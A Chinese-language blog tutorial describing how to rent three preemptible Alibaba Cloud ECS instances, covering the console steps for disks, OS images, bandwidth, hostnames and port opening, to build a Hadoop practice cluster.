由于准备做一些离线计算和实时计算的模拟, 发现某些教程内的阿里云还挺好用的, 在这里把相关的经验分享给大家.
简单的心路历程: 起先笔者搭建了一套本地集群. 但是后来发现, 因为没用网络IP的反穿, 本地的集群的网络访问非常不便. 其次, 集群的启停, 网络和磁盘管理都非常麻烦, 并且, 很多时候, 集群只在尝试的那一段时间才会使用. 为此, 试用了阿里云的抢占式集群方式, 发现这种的使用, 非常适合学习和研究.
当然, 如果你拥有稳定的硬件资源, 你也完全可以使用本地集群. 此处只是给出一套使用方案. [因为大多数我们的机器都是16G, 32G. 并且并没有稳定的网络环境. 对于大数据集群, 动辄8G3 16G3的集群需求, 总是感觉捉襟见肘.]
进入ECS控制台 随后创建实例

随后, 这里我们选择抢占式的实例. 这样他就是按时间收费.

选择相关的磁盘配置和系统配置
选择 无确定使用时长 (此处如果选择1小时, 可能某些情况, 有被自动释放的风险.)
选择相应的需要机器的台数. (此处笔者选择3台)
选择相应的系统. 这里推荐 CentOS 7.x 和 Ubuntu系统 , (如果有其他系统指定的需要, 肯定不需要我在这里废话) (笔者一般使用CentOS 7.6系统)
选择磁盘. (注意, 我们初次部署圆盘的时候, 一定要把此处的非随实例释放, 进行勾选.)

选择相应的带宽. 我们此处选择按量收费. (因为是学习使用, 访问外网的几率比较小. 此处可以按照各自的安排选择.)
配置相关的系统资源

设置相应的密码
设置相应的主机名称. 此处如果一次购买多个机器的话, 他是可以设置某些名称的构建方法的. 按照手册设置相应的名称即可. (笔者这边设置为 hadoop[001,3]. 希望3台主机的名称为hadoop001, hadoop002, hadoop003.) (此处如果不会设置, 也可以不设置. )
通过 name_prefix[begin_number,bits]name_suffix 格式可给各个 ECS 实例设置不同的实例名。例如:my_name[99,3]ecs ,若创建 2 台实例最终生成的名称分别为:my_name099ecs、my_name100ecs,begin_number 取值区间为 [0,999999],bits 取值区间为 [1,6],查看详情>
点击同意协议
最终, 你就可以花费0.25的价格, 暂时租借使用3台 2H8G的云主机了. 如果你的集群需要更高的内存或者CPU, 可以在初次购买或者购买后进行升降配操作.
随后, 我们就可以在控制台列表上, 看见我们本次购买的3台机器.


比较值得注意的是. 我们每次购买机器时, 内网地址和外网地址都可能会变化的. (为此, 我本地就不打码了, heihei)
值得注意的是, 阿里云的每个机器的网络, 它只开放一些默认的端口号. 其余的端口号是默认不开放的. 如果想要设置, 可以前往此处设置. (比如你安装了一个mysql数据库, 那么就需要设置3306端口)
